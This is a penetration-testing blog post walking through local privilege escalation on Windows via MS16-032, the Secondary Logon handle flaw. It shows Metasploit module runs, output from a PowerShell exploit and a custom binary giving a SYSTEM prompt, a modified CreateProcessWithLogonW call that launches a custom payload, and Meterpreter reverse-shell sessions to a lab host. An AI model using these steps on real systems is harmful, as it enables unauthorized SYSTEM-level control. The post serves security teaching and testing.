

# Secondary Logon Handle

 [pentestlab.blog/category/red-team/page/123](https://pentestlab.blog/category/red-team/page/123)

April 7, 2017

Secondary logon is a windows service that allows administrators to authenticate and perform administrative tasks with a non-administrator account. However this service fails to sanitize handles during the creation of a new process which could allow a standard user to abuse this in order to perform privilege escalation as he can duplicate a system service thread pool handle. This bug was originally discovered by [James Forshaw](#) and the full technical details are explained [here](#).


This vulnerability affects the following Microsoft products:

- Windows Vista
- Windows 7
- Windows 8.1
- Windows 10
- Windows 2008 Server
- Windows 2012 Server

## Metasploit

Metasploit Framework has a specific module for this vulnerability however it doesn't seem to return a Meterpreter session.

exploit/windows/local/ms16\_032\_secondary\_logon\_handle\_privesc



```
msf5 exploit(ms16_032_secondary_logon_handle_privesc) > exploit
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Writing payload file, C:\Users\pentestlab-user\Desktop\xeXtndEzMVXEK.txt...
[*] Compressing script contents...
[+] Compressed size: 3596
[*] Executing exploit script...
[+] Cleaned up C:\Users\pentestlab-user\Desktop\xeXtndEzMVXEK.txt
[*] Exploit completed, but no session was created.
msf5 exploit(ms16_032_secondary_logon_handle_privesc) > 
```

Metasploit – Secondary Logon Handle Module

## PowerShell

If RDP is enabled on the system then a [PowerShell script](#) which was developed by [Ruben Boonen](#) based on the discovery of James Forshaw could be dropped and executed in order to create an elevated command prompt as SYSTEM. Details of how to use the script and how elevation is achieved can be seen in the screenshots below:



```
PS C:\> cd .\Temp
PS C:\Temp>
PS C:\Temp> Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Temp>whoami
nt authority\system

C:\Temp>_

[?] Opera
[>] Dupli
[?] Done,

[×] Sniff

[?] Threa
[+] Threa
[>] Wipin
[>] Build
[?] Succe
[+] Resum

[×] Sniff

[>] Dupli
[>] Start
[>] Start
[!] Holy handle leak Batman, we have a SYSTEM shell!!
```

PowerShell – MS16-032 Elevated Command Prompt

## Custom Binary

---

[Ben Campbell](#) has created a custom [binary](#) which reproduces the issue and the activities of the PowerShell script and can spawn a command prompt as system.

```
C:\Temp>ms16-032.exe
Gathering thread handles
Done, got 3 handles
System Token: 000000000000000C4
Couldn't open process token 5

C:\Temp>_
```

MS16-032 Custom Binary

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

MS16-032 – Elevated Command Prompt

## Meterpreter

---

It is also possible to get a Meterpreter session as an authenticated user by modifying the PowerShell script in order to call a custom Metasploit payload instead of a command prompt.

```
# LOGON_NETCREDENTIALS_ONLY / CREATE_SUSPENDED
$CallResult = [Advapi32]::CreateProcessWithLogonW(
"user", "domain", "pass",
0x00000002, "C:\pentestlab2.exe", "",
0x00000004, $null, $GetCurrentPath,
[ref]$StartupInfo, [ref]$ProcessInfo)
```

From the moment that this script will run the payload will be executed with SYSTEM privileges and a Meterpreter session will returned back.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4445
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.4
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.4:49166) at
2017-04-06 12:55:08 -0400
```

Meterpreter Session – Secondary Logon Handle

```
msf exploit(handler) > sessions

Active sessions
=====

  Id  Type                Information                                     Conne
ction
  --  ---                -
  1   meterpreter x86/win32 WIN-RUDHUU4VG75\pentestlab @ WIN-RUDHUU4VG75 192.1
68.100.3:4444 -> 192.168.100.4:49165 (192.168.100.4)
  2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ WIN-RUDHUU4VG75 192.1
68.100.3:4444 -> 192.168.100.4:49166 (192.168.100.4)

msf exploit(handler) >
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Meterpreter System Privileges

## Conclusion

This vulnerability is affecting all versions of windows from Vista to Windows 10 including server editions and in order for the exploitation to be possible as the PowerShell script indicates the following requirements needs to be in place:

- Target system needs to have 2+ CPU Cores
- PowerShell v2.0 and above must be running

Microsoft has a patch to address this vulnerability so before the execution of any scripts a check to determine if a patch is missing is necessary:

```
C:\Users\pentestlab>wmic qfe list | find "3139914"
```

### **Problems:**

It doesn't seem that it is possible to get a Meterpreter session without modifying either the existing Metasploit module, the PowerShell script or the custom binary to call a specific payload instead of the cmd.

Also it should be noted that if the PowerShell script or the custom binary are executed remotely from a shell they will fail to capture any Threads and therefore elevation would not be feasible without running these as an authenticated user directly from the system.

### **References**

---

<https://googleprojectzero.blogspot.co.uk/2016/03/exploiting-leaked-thread-handle.html>

<https://www.exploit-db.com/exploits/39719/>

<https://github.com/khr0x40sh/ms16-032>

[https://www.rapid7.com/db/modules/exploit/windows/local/ms16\\_032\\_secondary\\_logon\\_handle\\_privesc](https://www.rapid7.com/db/modules/exploit/windows/local/ms16_032_secondary_logon_handle_privesc)